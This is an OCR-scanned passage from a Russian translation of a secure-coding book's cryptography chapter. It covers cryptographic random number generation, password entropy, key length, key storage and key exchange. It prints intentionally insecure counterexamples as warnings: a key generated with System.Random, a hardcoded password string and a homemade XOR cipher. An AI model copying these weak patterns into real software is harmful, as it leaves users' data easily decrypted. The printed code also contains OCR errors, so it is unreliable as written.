- показаний высокоточных внутренних счетчиков процессора, таких как RDTSC, RDMSR, RDPMC (доступные только в архитектуре x86 — подробная информация о них публикуется на Web-странице *http://developer.intel.com/software/idap/resources/technical_collateral/pentiumii/RDTSCPM1HTM);*
- низкоуровневой системной информации, показаний счетчиков производительности: Idle Process Time, Io Read Transfer Count, I/O Write Transfer Count, I/O Other Transfer Count, I/O Read Operation Count, I/O Write Operation Count, I/O Other Operation Count, Available Pages. Committed Pages, Commit Limit, Peak Commi-

tment, Page Fault Count, Copy On Write Count, Transition Count, Cache Transition Count, Demand Zero Count, Page Read Count, Page Read I/O Count, Cache Read Count, Cache I/O Count, Dirty Pages Write Count, Dirty Write I/O Count, Mapped Pages Write Count, Mapped Write I/O Count, Paged Pool Pages, Non Paged Pool Pages, Paged Pool Allocated space, Paged Pool Free Space, Non Paged Poof Allocated Space. Non Paged Pool Free Space, Free System Page Table Entry, Resident System Code Page, Total System Driver Pages, Total System Code Pages, Non Paged Pool Lookaside Hits, Paged Pool Lookaside Hits, Available Paged Pool Pages, Resident System Cache Page, Resident Paged Pool Page. Resident System Driver Page, Cache/Fast Read with No Wait, Cache/Fast Read with Wait, Cache/Fast Read Resource Missed, Cache/Fast Read Not Possible, Cache/Fast Memory Descriptor List Read with No Wait, Cache/ Fast Memory Descriptor List Read with Wait, Cache/Fast Memory Descriptor List Read Resource Missed, Cache/Fast Memory Descriptor List Read Not Possible, Cache/Map Data with No Wait, Cache/Map Data with Wait, Cache/Map Data with No Wait Miss, Cache/Map Data Wait Miss, Cache/Pin-Mapped Data Count, Cache/Pin-Read with No Wait, Cache/Pin Read with Wait, Cache/Pin-Read with No Wait Miss, Cache/Pin-Read Wait Miss, Cache/Copy-Read with No Wait, Cache/Copy-Read with Wait, Cache/ Copy-Read with No Wait Miss, Cache/Copy-Read with Wait Miss, Cache/Memory Descriptor List Read with No Wait. Cache/Memory Descriptor List Read with Wait, Cache/Memory Descriptor List Read with No Wait Miss, Cache/Memory Descriptor List Read with Wait Miss, Cache/Read Ahead IOs, Cache/Lazy-Write IOs, Cache/Lazy-Write Pages, Cache/Data Flushes, Cache/Data Pages, Context Switches, First Level Translation Buffer Fills, Second Level Translation buffer Fills и System Calls;

- информации о системных исключениях, в том числе показаний счетчиков: Alignment Fix Up Count, Exception Dispatch Count, Floating Emulation Count и Byte Word Emulation Count;
- информации, хранимой системой, в том числе показаний счетчиков: Current Depth, Maximum Depth, Total Allocates, Allocate Misses. Total Frees, Free Misses, Type, Tag и Size;
- информации о системных прерываниях, в том числе показаний счетчиков: Context Switches, Deferred Procedure Call Count, Deferred Procedure Call Rate, Time Increment, Deferred Procedure Call Bypass Count и Asynchronous Procedure Call Bypass Count;
- системной информации о процессах, в том числе показаний счетчиков: Ne>.t Entry Offset, Number Of Threads, Create Time, User Time, Kernel Time, Image Name, Base Priority, Unique Process ID, Inherited from Unique Process ID, Handle Count. Session ID, Page Directory Base, Peak Virtual Size, Virtual Size, Page Fault Count, Peak Working Set Size, Working Set Size, Quota Peak Paged Pool Usage, Quota Paged Pool Usage, Quota Peak Non Paged Pool Usage, Quota Non Paged Pool Usage, Page file Usage, Peak Page file Usage, Private Page Count, Read Operation Count, Write Operation Count, Other Operation Count, Read Transfer Count, Write Transfer Count и Other Transfer Count.

Результирующий поток байт хешируется по SHA-1, чтобы получить 20-байтное *значение инициирования счетчика* (seed value), которое применяется для генерации случайных чисел в соответствии со стандартом FIPS 186-2, приложение 3.1,

Разработчик вправе обеспечить большую степень энтропии, предоставляя буфер данных (подробно о предоставляемых пользователем буферах описано в документации к *CryptGenRandom* в Platform SDK). Итак, если пользователь предоставил дополнительные данные в буфер, они становятся дополнительным ингредиентом «колдовского варева», на основании которого генерируются случайные числа.

Простейшая форма вызова *CryptGenRandom* выглядит так;

```
ttinclude <windows.h>
ftinclude <wincrypt.h>
:
HCRYPTPROV hProv = NULL;
BOOL fRet = FALSE;
BYTE pGoop[16];
DWORD cbGoop = sizeof pGoop;
if (CryptAcquireContext(&hProv,
      NULL, NULL,
      PROV_RSA_FULL,
      CRYPT _VERIFYCONTEXT))
   if (CryptGenRandom(hProv, cbGoop, &pGoop))
      fflet = TRUE;

   if (hProv) CryptReleaseContext(hProv, 0);
```

Однако показанный далее класс C++ *CCryptRandom* более эффективен, поскольку вызовы *CryptAcquireContext* (занимает много времени) и *CryptReleaseContext*, которые соответственно создают и разрушают ссылки на криптографический провайдер (Cryptographic Service Provider, CSP), инкапсулированы в конструкторах и деструкторах класса. Поэтому, пока существует объект класса *CcryptRandom*, генерация не создаст заметной нагрузки на систему,

Л

```
   CryptRandom.cpp
V
ttinclude<windows.h>
ttinclude <wincrypt.h>
ttinclude<iostream.h>

class CCryptRandom {
public;
   CCryptRandom();
   virtual ~CCryptRandom();
   BOOL get(void *lpGoop, DWORD cbGoop);

private:
   HCRYPTPROV m_hProv;
};

CCryptRandom::CCryptRandom() {
   m_hProv = NULL;
   CryptAcquireContext(&m_hProv,
                        NULL, NULL,
```

```
                                PROV_RSA_FULL, CRYPT_VERIFYCONTEXT);
    if (m_hProv == NULL)
        throw GetLastError();
}

CCryptRandom::~CCryptRandom() {
    if (m_hProv) CryptReleaseContext(m_hProv, 0);
}

BOOL CCryptRandom::get(void *lpGoop, DWORD cbGoop) {
        if (!m_hProv) return FALSE;
    return CryptGenRandom(m_hProv, cbGoop,
                                reinterpret_cast<LPBYTE>(lpGoop));
}

void main() {
    try {
        CCryptRandom r;

        //Сгенерировать 10 случайных чисел из диапазона 0-99.
        for (int i=0; i<10; i++) {
            DWORD d;
            if (r.get(&d, sizeof d))
                cout << d % 100 << endl;
        }
    } catch (...) {
        //обработка исключений.
    }
}
```

Код этого примера есть в папке *Secureco2\Chapter08*. Определить следующее случайное число, генерируемое *CryptGenRandom*, практически невозможно — как раз то, что нам надо!

Совет Из соображений производительности избегайте частых вызовов *CryptAcquireContext*, а возвращенный описатель рекомендуется передавать в любое место приложения, в том числе в другие потоки.

Что такое FIPS 140-1

Федеральный стандарт обработки информации FIPS 140-1 (Federal Information Processing Standard) применяется для сертификации криптографических продуктов. В нем описаны стандартные реализации некоторых широко используемых алгоритмов. Подробнее о FIPS 140-1 — на Web-странице *http://www.microsoft.com/technet/security/FIPSFaq.asp*.

Также помните, что если планируется продавать ПО правительству США, то необходимо использовать алгоритмы, соответствующие стандарту FIPS 140-1. Легко догадаться, что *rand* не входит в их число. Стандартная версия *CryptGenRandom* в Windows 2000 и более поздних версиях удовлетворяет требованиям FIPS,

Случайные числа криптографического качества в управляемом коде

Если вам требуется создать безопасные случайные числа криптографического качества в управляемом коде, *никогда не делайте* так, как показано далее, поскольку здесь вызывается линейно согласующаяся функция, подобная *rand* библиотеки C:

```
// Генерация нового ключа шифрования.
byte[] key = new byte[32];
new Random().NextBytes(key);
```

А как делать надо, показано в этом фрагменте на C#, где 32-байтный буфер заполняется надежными с точки зрения криптографии случайными данными;

```
using System.Security.Cryptography;
try {
   byte[] b = new byte[32];
   new RNGCryptoServiceProvider().GetBytes(b);

   // выводим результат.
   for (int i = 0; i < b.Length; i++)
      Console.Write("{0} ", b[i].ToString("x"));

} catch(CryptographicException e) {
   Console.WriteLine(e.Message);
}
```

Класс *RNGCryptoServiceProvider* обращается к CryptoAPI, вызывая функцию *CryptGenRandom*, которая генерирует случайные данные. Этот же пример на Visual Basic .NET выглядит так:

```
Imports System.Security.Cryptography
Dim b(32) As Byte
Dim i As Short

Try
   Dim r As New RNGCryptoServiceProvider()
   r.GetBytes(b)
   For i = 0 To b.Length - 1
      Console.Write("{0}", b(i).ToString("x"))
   Next
Catch e As CryptographicException
   Console. WriteLine(e. Message)
End Try
```

Случайные числа криптографического качества на Web-страницах

В приложениях ASP.NET очень легко получить качественные случайные числа, просто вызвав управляемые классы, о которых говорилось ранее. На COM-совместимом Web-сервере можно воспользоваться методом *GetRandom* объекта *Utilities*

из библиотеки CAPICOM v2. Следующий код показывает, как генерировать случайные числа на ASP-странице, созданной с применением VBScript (Visual Basic Scripting Edition):

```
a
   set oCC = CreateObject("CAPICOM.Utilities.1")
   strRand = oCC.GetRandom(32,-1)
   ' Теперь можно использовать strRand.
   ' strRand содержит 32 байта случайных данных в кодировке Base64,
%>
```

Заметьте: метод *GetRandom* появился в CAPICOM версии 2, в версии 1 его не было. Последняя версия CAPICOM доступна по адресу: *http://www.microsoft.com/downloads/release.asp?ReleaseID=39546*.

Создание криптографических ключей на основе пароля

Криптографические алгоритмы шифруют и расшифровывают данные при помощи ключей, а хорошим считается ключ, который характеризуется трудностью подбора и значительной длиной. Человеку трудно запомнить длинный перечень знаков, из которых состоит ключ, поэтому люди пользуются не особо хорошими ключами — паролями или идентификационными фразами, которые запомнить гораздо легче. Допустим, в вашем приложении применяется криптографический алгоритм DES (Data Encryption Standard), которому нужен 56-битный ключ. Хороший DES-ключ имеет равную вероятность попадания в любое место диапазона 0 — $2^{56}-1$ (то есть от 0 до 72 057 594 037 927 899). Однако пароли обычно состоят из легко запоминающихся ASCII-символов, таких как A—Z, a—z, 0—9, а также знаков пунктуации, вследствие чего диапазон возможных значений ключа сильно сужается.

Если хакер знает, что вы применяете DES и пароли, придуманные пользователями, ему не обязательно пытаться проверить все значения из диапазона 0 — $2^{56}-1$. Достаточно попробовать все возможные пароли, состоящие из легко запоминающихся групп ASCII-символов, а это намного проще.

Примечание Должен признаться, что я просто обожаю язык Perl. В апреле 2001 г, в списке рассылки Fun With Perl (*http://www.technofile.org/depts/mlists/fwp.html*) кто-то спросил, как проще всего получить случайный пароль из восьми символов. В числе самых коротких был следующий пример:

```
print map chr 33+rand 93, 0..7.
```

Вряд ли пароль, который он сгенерирует, можно назвать случайным, но зато как изящно!

Оценка эффективной длины пароля

Один из основоположников информатики — Клод Шеннон (Claude Shannon), в 1948 г. опубликовал исследование «Математическая теория связи» (A Mathematical

Theory of Communication), посвященное особенностям английского языка. Не углубляясь в математические дебри, скажу, что число «информативных» бит в случайно взятом пароле составляет $\log_2(n^m)$, где и — размер множества допустимых символов, а m — длина пароля. Следующий пример на VBSctipt демонстрирует, как определить количество полезных бит в пароле:

```
Function EntropyBits(iNumValidValues, iPwdSize)
   If iNumValidValues <= 0 Then
      EntropyBits = 0
   Else
      EntropyBits = iPwdSize * log(iNumValidValues) / log(2)
   End If
End Function

' Вывод пароля длиной 8 символов, содержащего символы
' из множества A-Z, a-z, 0-9 (всего 62 символа).
WScript.echo(EntropyBits(62, 8))
```

То же самое на C++:

```
#include <math.h>
#include <stdio.h>

double EntropyBits(double valid, double size) {
   return valid ? size * log(valid) / log(2):0;
}

void main() {
   printf("%f", EntropyBits(62, 8));
}
```

Внимание! Число полезных бит в пароле очень важно при вычислении его надежности, но также следует принимать во внимание то, насколько легко его угадать. Например, у меня есть пес по кличке Мэйджор (Major), поэтому будет сумасшествием с моей стороны выбрать пароль наподобие *Maj0r*, который без особого напряжения вычислит любой, кто хоть немного знаком со мной. Не стоит недооценивать возможности атак с применением социальной инженерии (social engineering). Один из моих друзей, большой поклонник романа Виктора Гюго «Отверженные», недавно обзавелся смарт-картой для своего домашнего компьютера. Стоит ли удивляться, что я с первого раза угадал PIN-код — 24601, тюремный номер Жана Вальжана, одного из персонажей.

Позвольте объяснить, почему большинство паролей так плохи. Помните, что DES с 56-битным ключом считается небезопасным для защиты данных длительного хранения. А теперь загляните в табл. 8-1, где указаны размеры множеств доступных символов и длина пароля, требующиеся в различных ситуациях для создания эквивалентных 56- и 128-битных ключей.

Таблица 8-1. Множества доступных символов и длины паролей для ключей разной длины

Вариант	Доступные символы	Необходимая длина пароля для 56-битного ключа	Необходимая длина пароля для 128-битного ключа
Числовой PIN-код	10 (0-9)	17	40
Буквы без учета регистра	*26* (A—Z или a—z)	12	28
Буквы с учетом регистра	52 (A-Z и a-z)	10	23
Буквы с учетом регистра и цифры	52 (A—Z, a—z и 0-9)	10	22
Буквы с учетом регистра, цифры и знаки пунктуации	93 (A-Z, a-z. 0—9, и знаки пунтуации)	9	20

Если вы получаете пароли или ключи от пользователей, советуем добавить в диалоговое окно информацию, объясняющую, как надежность пароля зависит от его энтропии (рис. 8-2).

Рис. 8-2. *Пример диалогового окна ввода пароля с информацией об относительной стойкости введенного пароля*

Внимание! Если для генерации ключей приходится использовать пароли, позаботьтесь о достаточной их длине и высокой степени случайности, Конечно, человеку тяжело запомнить случайные данные, поэтому придется пойти на разумный компромисс между случайностью и легкостью запоминания. Очень поучительный документ о недостатках паролей вы найдете по адресу *http://www.ftp.cl.cam.ac.uk/ftp/users/14/tr500.pdf*, он называется «The Memorability and Security of Passwords — Some Empirical Results» («Запоминаемость и безопасность паролей — некоторые эмпирические результаты»).

Примечание В Windows .NET Server 2003 и более поздних версиях можно проверять соответствие пароля корпоративной политике, вызывая функцию *NetValidatePasswordPolicy*. Пример на C++ есть в папке *Secureco2\Chapter08*.

Другой великолепный документ, посвященный случайным числам в защищенных приложениях, написан Дональдом Истлейком (Donald Eastlake), Джеффри Шиллером (Jeffrey Schiller) и Стивом Крокером (Steve Crocker) и называется «Random-

ness Requirements for Security» («Требования к случайности данных, используемых в целях безопасности»). Это проект новой версии RFC 1750, где обсуждаются технические детали генерации случайных чисел. На момент написания данной книги документ устарел, но имя последнего варианта документа — draft-eastlake-randomness2-02. Попытайтесь найти его с помощью любимой поисковой системы.

Управление ключами

Обычно это наиболее слабое звено криптографических приложений, так как правильно реализовать управление ключами очень трудно. Использовать криптографические технологии просто, а вот безопасно хранить, использовать и обмениваться ключами гораздо сложнее. Очень часто плохое управление ключами портит даже исключительно хорошие системы. Например, жестко прописанный в коде ключ становится легкой добычей хакера, даже если тому недоступен исходный код.

Взлом защиты DVD: трудный **урок сохранения** тайны

Пожалуй, наиболее известный exploit, связанный с сохранением секретных данных в исполняемом файле, — ключи шифрования DVD в продукте Xing-DVD Player компании RealNetworks Inc, «дочки» Xing Technologies. В этой программе ключи DVD были защищены из рук вон плохо, и хакеры смогли взломать ее и сделать «пиратскую» программу DeCSS, которая «вскрывает» DVD. Подробности — на *http://www.cnn.com/TECH/computing/9911/05/dvd.hack.idg.*

Если ключ — это просто текстовая строка наподобие *This1sAPa$sword*то, чтобы определить пароль, можно воспользоваться специальными инструментами (один из них называется Strings), которые извлекают из EXE- или DLL-файлов все содержащиеся в них строки. Хакер элементарно определит пароль методом проб и ошибок. Поверьте мне: такие строки очень легко вычисляются. Немедленно бейте тревогу, увидев что-то подобное этому:

```
// T-c-c-c! Только никому не говорите.
char *szPassword="&162hV1);sWa1";
```

А что, если пароль состоит из качественного случайного набора данных, как и подобает хорошему ключу? Утилиты типа Strings его не найдут, поскольку он не является ASCII-строкой. Но ведь в этом-то и его слабость! Код и статические данные не случайны. Утилита, выискивающая незакономерные значения в исполняемом образе, быстро обнаружит ключ.

На самом деле такая утилита уже создана британской компанией nCipher (*http://www.ncipber.com).* Она подключается к работающему процессу и сканирует его память в поисках энтропии. Обнаружив области с высокой степенью случайности, она выясняет, являются ли найденные данные ключом, например ключом протокола SSL/TLS, Утилита редко ошибается! Подобные атаки описаны в документе «Playing Hide and Seek with Stored Keys» («Игра в прятки с ключами») — *http://www.ncipher.com/products/rscs/downloads/whitepapers/keyhide2.pdf.* Компания nCipher не распространяет утилиту, храня ее для внутреннего использования.

Примечание Подробнее о хранении секретной информации в ПО рассказывается в главе 9.

Внимание! Не прописывайте секретные ключи в коде, то же самое относится к файлам ресурсов (RC-файлы) и конфигурации. Рано или поздно их все равно найдут. Если вы думаете, что этим никто не станет заниматься, то жестоко ошибаетесь.

Долгосрочные и краткосрочные ключи

Существует два класса ключей: долгосрочные и краткосрочные. Последние также называют *временными*, или *эфемерными* (ephemeral), и используют в самых разных сетевых протоколах, например IPSec, SSL/TLS, RPC и DCOM. Процесс управления генерацией ключей скрыт от приложения и пользователя.

Долгосрочные ключи применяются для аутентификации, обеспечения целостности сообщения и невозможности отрицания авторства (nonrepudiation), а также создания временных ключей. Например, в протоколе SSL/TLS сеансовые ключи сервер обычно создает на основе своего закрытого ключа. Вообще-то, все намного сложнее, но основная идея именно такая.

Долгосрочные ключи нужны для защиты постоянных данных, хранящихся в базах данных и файлах, и именно их долговременная природа привлекает хакеров — много времени для взлома, да и ценность информации выше. Понятно, что долгосрочные ключи необходимо безопасно генерировать и надежно защищать. А теперь пришла пора рассказать о том, как правильно управлять ключами.

Выбор длины ключа для защиты данных

Зашифрованные данные необходимо защищать ключом достаточной длины. Понятно, что чем она меньше, тем легче хакеру. Однако ключи различных алгоритмов взламывают по-разному. Большинство ключей симметричных шифров, таких как DES и RC4, взламывают простым перебором. А вот атакуя RSA (алгоритм асимметричного шифрования), пытаются определить случайные значения, которые применялись для генерации открытого и закрытого ключей. Такой процесс называется *разложением на множители* (factoring). Поэтому нельзя утверждать, что 112-битный 3DES-ключ менее безопасен, чем 512-битный RSA-ключ, ведь они взламываются разными способами. Если уж об этом зашла речь, то последний раскладывается на множители значительно быстрее, чем выполняется полный перебор 112-битного 3DES-ключа.

Примечание Посмотрите статью «Cryptographic Challenges» (Проблемы криптографии) на Web-странице *http://www.rsasecurity.com/rsalabs/challenges*. В ней речь идет о взломах DES полным перебором и RSA — разложением на множители.

Таким образом, вы вправе защищать симметричные ключи асимметричными, но только при условии, что у последних достаточная длина. Примерные значе-

ния возьмите из табл. 8-2, созданной на основе документа «Determining Strengths For Public Keys Used For Exchanging Symmetric Keys» («Определение стойкости открытых ключей, применяемых для обмена симметричных ключей») (*http://ietf.org/internet-drafts/draft-orman-public-key-lengths-05.txt*).

Таблица 8-2. Соответствие размеров симметричных и асимметричных ключей

Длина симметричного ключа, бит	Эквивалентная длина ключа RSA, бит	Эквивалентная длина ключа DSA, бит
70	947	128
80	1228	145
90	1553	153
100	1926	184
150	4575	179
200	8719	573
250	14596	475

Итак, для защиты 80-битового симметричного ключа годится RSA-ключ длиной по крайней мере 1228 бит. Если он короче, хакеру проще расшифровать ключ RSA, чем атаковать «в лоб» 80-битный симметричный ключ.

Внимание! Бессмысленно защищать 128-битный AES-ключ 512-битным RSA-ключом.

Выбор места хранения ключей

При использовании секретной информации, такой как криптографические ключи и пароли, храните их как можно ближе к месту, где выполняется шифрование и расшифровка данных. Причина проста: «мобильные» секреты недолго остаются тайной. Как однажды сказал мой друг: «Ценность секрета обратно пропорциональна его доступности». Можно перефразировать: «Тайна, известная многим, уже таковой не является». Это верно не только по отношению к людям, но и к коду, где работают секретные данные. Как я уже говорил, в любом коде есть ошибки, и чем больше частей программы имеют доступ к секрету, тем больше шансов, что он станет достоянием хакера (рис. 8-3).

В левой части рис. 8-3 демонстрируется пример передачи пароля от функции к функции, от одного исполняемого файла другому. Функция *GetKey* считывает пароль из хранилища и передает через *EncryptWithKey* *Encrypt*, *DoWork* — в *EncryptData*. Это очень неудачно спроектированная программа, поскольку брешь в любой из функций чревата утечкой пароля.

Справа структура программы получше. Функция *GetKeyHandle* получает *описатель* (handle) пароля, который и передает в *EncryptData*. Последняя функция сама извлекает ключ из хранилища. Компрометация любой из промежуточных функций позволит хакеру получить всего лишь описатель, но не сам пароль.




Рис. 8-3. *Ключи, «путешествующие» по всему приложению и расположенные близко к месту использования*

Внимание! Секретные данные, в том числе пароли, больше подвержены компрометации, если передаются между компонентами приложения, а не хранятся централизованно и не обрабатываются локально.

Функции *CryptGenKey* и *CryptExportKey*

В Microsoft CryptoAPI есть функция *CryptGenKey,* предназначенная для генерации надежного ключа криптографического качества, однако вам не удастся напрямую увидеть сам ключ — вам предоставляется только его описатель. Ключ защищен CryptoAPI, и все обращения к нему осуществляются через описатель. Если ключ надо сохранить в постоянном хранилище, таком как гибкий диск или база данных, разрешается экспортировать ключ вызовом функции *CryptExportKey* и импортировать — функцией *CryptImportKey* Ключ защищается либо открытым ключом сертификата (а позже расшифровывается парным закрытым ключом), либо симметричным ключом (в Windows 2000 и более поздних версиях). Ключ никогда не передается и не хранится *открытым текстом* (plaintext), т. е. в незашифрованном виде. С самым ключом работает только CryptoAPI. что обеспечивает надежную его защиту.

Вот код на C++, демонстрирующий, как создается и экспортируется закрытый ключ:

Л

```
   ProtectKey.cpp
*/
tfinclude"stdafx.h"
using namespace std;

// Получить симметричный ключ сеанса, которым следует зашифровать ключ,
void GetExchangeKey(HCRYPTPROV hProv, HCRYPTKEY *hXKey) {
   //Ключ сеанса получаем из внешнего источника.
   HCRYPTHASH hHash;
   BYTE bKey[16];
   if (!GetKeyFromStorage(bKey, sizeof bKey))
      throw GetLastError();

   if (!CryptCreateHash(hProv, CALG_SHA1, 0, 0, &hHash))
      throw GetLastError();

   if (!CryptHashData(hHash, bKey, sizeof bKey, 0))
      throw GetLastError0;

   if (!CryptDeriveKey(hProv, CALG_3DES, hHash, CRYPT_EXPORTABLE,
         hXKey))
      throw GetLastError0;
}

void main() {

   HCRYPTPROV   hProv = NULL;
   HCRYPTKEY hKey = NULL;
   HCRYPTKEY hExchangeKey = NULL;
   LPBYTE   pbKey = NULL;

   try {
      if (!CryptAcquireContext(&hProv, NULL, NULL,
            PROV_RSA_FULL,
            CRYPT_VERIFYCONTEXT))
         throw GetLastError0;

      // Сгенерируем два 3DES-ключа и пометим их как экспортируемые.
      // Заметьте: эти ключи хранятся в CryptoAPI.
      if (!CryptGenKey(hProv, CALG_3DES, CRYPT_EXPORTABLE, &hKey))
         throw GetLastError0;

      // Получаем ключ, которым будем шифровать 3DES-ключи.
      GetExchangeKey(hProv, &hExchangeKey);

   //Определим размер большого двоичного объекта (BLOB).
   DWORD dwLen = 0;
   if (!CryptExportKey(hKey, hExchangeKey,
         SYMMETRICWRAPKEYBLOB,
```

```
        O, pb Key, &dwLen))
    throw GetLastError();

    pbKey = new BYTE[dwLen]; //Массив для хранения 3DES-ключей.
    ZeroMemory(pbKey, dwLen);
    if(!pbKey)throwError_NOT_ENOUGH_MEMORY;
    //Теперь получим зашифрованный большой двоичный объект.
    if (!CryptExportKey(hKey, hExchangeKey,
          SYMMETRICWRAPKEYBLOB, 0, pbKey, &dwLen))
        throw GetLastErrorO;

    cout << "Класс, " << dwLen
        << " зашифрованный ключ экспортирован."
        << endl;

    // Запишем зашифрованный ключ в файл Key.bin;
    // при необходимости переписываем вызовом ostream::write() вместо
    // оператора <<, поскольку данные могут содержать NULL-значения.

    ofstream file("c:\\keys\\key.bin", ios_base::binary);
    file.write(reinterpret_cast<const char *>(pbKey ), dwLen);
    file.close();

  } catch(DWORD e) {
    cerr << "Ошибка " << e << hex << " " << e << endl;
  }

  // Выполняем очистку,
  if (hExchangeKey)     CryptDestroyKey(hExchangeKey);
  if (hKey)             CryptDestroyKey(hKey);
  if (hProv)            CryptReleaseContext{hProv, 0);
  if (pbKey)            delete [] pbKey;
}
```

Этот код вы найдете в папке *Secureco2\Chapter08*. Имейте в виду, что функция *GetExchangeKey*~ всего лишь пример, в реальном приложении она должна получать сеансовый ключ из его хранилища или от пользователя. Теперь вы може'! е получать из хранилища ключ в зашифрованной форме и шифровать и расшифровывать им данные, даже не зная, как он выглядит! Приложение генерирует дна 3DES-ключа. 3DES — это алгоритм шифрования, в котором данные последовательно шифруются тремя различными ключами. Его труднее взломать, чем простой DE:S.

Проблемы обмена ключами

Обмен ключами — это одна из самых сложных и неблагодарных подзадач общей задачи управления ключами. Как-никак, если хакеру удастся скомпрометировать процесс обмена ключами, он получит доступ к ключам шифрования данных и в итоге сможет «нокаутировать» приложение. Основная угроза, которую таит в себе небезопасный или ненадежный механизм обмена ключами, — раскрытие и порча информации. И то, и другое дает возможность атаковать *подменой сетевых*

объектов (spoofing), если ключ применяется для аутентификации или подписи данных. Помните: подпись служит для подтверждения подлинности и целостности документа, и если ключ подписи скомпрометирован, то за целостность документа поручиться нельзя.

Существует несколько правил, которыми следует руководствоваться при организации обмена ключами.

- Некоторые ключи никогда не должны участвовать в обмене! Например, закрытые ключи подписи (на то они и *закрытые*!). Так что каждый раз спрашивайте себя: «Действительно ли необходимо делать этот ключ общим?» Вы сами удивитесь, как часто обмен окажется совершенно ненужным и вас устроит какой-нибудь другой безопасный протокол, где обмен не требуется.
- Как я уже говорил, никогда не «прописывайте» ключ в коде. Раз и навсегда решить проблему обмена ключами можно, вообще не прибегая к помощи ключей. Однако, если вы все-таки решите задействовать ключ, а хакер его взломает (а при малейшей возможности он это сделает, не сомневайтесь), готовьтесь к большой ложке дегтя (об этом — в главе 9).
- Не исключайте возможности «приделать ноги» сменным носителям для обмена ключами (то есть позаботьтесь, чтобы обмен ключами выполнялся с помощью дискет, дисков, лент и других сменных носителей)*. Весьма трудно перехватить ключ, когда для его доставки используются люди, а не линии связи. Правда это менее удобно, но в свете проблем с безопасностью вполне терпимо, а усилия окупаются сторицей. Подобный режим поддерживает утилита администрирования IPSec в Windows 2000 и более поздних ОС. На рис. 8-4 показано диалоговое окно сохранения сертификата, который затем пользователь доставляет «на своих двоих».




Рис. 8-4. ***В диалоговом окне выбора способа аутентификации предоставляется возможность использовать сертификат вместо сетевого механизма обмена ключами***

* В английском языке подобная «сеть», в которой перенос данных осуществляется не по линиям связи, а путем переноса сменных носителей с данными, называется sneakernet, от sneaker — «кроссовка» и net — «сеть». — *Прим. перев.*

- Подумайте, может, стоит установить протокол, который возьмет обмен ключами на себя. Это применимо лишь для краткосрочных и временных данных, например тех, что передаются по сети. Так, в протоколах SSL/TLS и IPSec перед передачей данных выполняется обмен ключами. Подобный метод не годится, если данные хранятся в реестре или базе данных.
- И все-таки: для обмена ключами выбирайте проверенные механизмы, которым можно доверять стопроцентно, например согласование ключей Диффи — Хеллмана (Diffie— Hellman) или обмен ключами по алгоритму RSA. Ни в коем случае не изобретайте собственный протокол. Скорее всего, вам не удастся сделать это корректно, и ваши ключи станут легкой добычей хакеров.

Создание собственных криптографических функций

Меня передергивает, когда я слышу что-то вроде: «Да, мы крутые специалисты по криптографии. Мы создали свой супернадежный алгоритм!» или «Мы не доверяем всем этим алгоритмам, которые известны каждой собаке, поэтому разработали свой, известный только нам, а это залог успеха». Создание хорошего криптографического алгоритма — очень сложная задача, которая под силу лишь отличным специалистам. Вот пример очень плохого, просто отвратительного кода:

```
void EncryptData(char *szKey,
                 DWORD dwKeyLen,
                 char *szData,
                 DWORD dwDataLen) {
   for (int i = 0; i < dwDataLen; i++) {
      szData[i] "= szKey[i % dwKeyLen];
   }
}
```

Здесь просто выполняется операция XOR над ключом и открытым текстом; в результате получается «зашифрованный» текст, и я не зря заключил это слово в кавычки. Термин *зашифрованный* означает, что текст защищен ключом. В нашем же случае ключ слаб — его взломать проще простого. Допустим, вы хакер и у вас нет доступа к коду шифрования. Приложение работает следующим образом: берет открытый текст, «шифрует» его и сохраняет результат в файле или реестре. Вам достаточно лишь выполнить операцию XOR над зашифрованным текстом, взятым из реестра или файла, и исходными данными — и ключ у вас в кармане! Мой коллега называет подобное шифрование «дерьмованием»*!

Никогда так не делайте! Нет ничего лучше одного из надежных и проверенных алгоритмов, содержащихся в библиотеках, в том числе в CryptoAPI, стандартной библиотеке Windows. Если при чтении документации по функции, которую предполагается реализовать, вы увидите слова *скрыть*, *запутать* (obfuscate) или *закодировать,* советую вам моментально насторожиться и посмотреть, не подло-

* В оригинале — encraption, что созвучно с encryption (шифрование), а корень — crap переводится как «дерьмо». — *Прим.перев.*

жил ли проектировщик «свинью», пытаясь изобрести собственный алгоритм шифрования,

Свойство операции XOR

Если вы забыли, что на самом деле делает XOR, прочитайте эту врезку. Операция «исключающее ИЛИ» (таково его полное название) обозначается знаком ⊕ и обладает интересным свойством:

A ⊕ B © A - 8

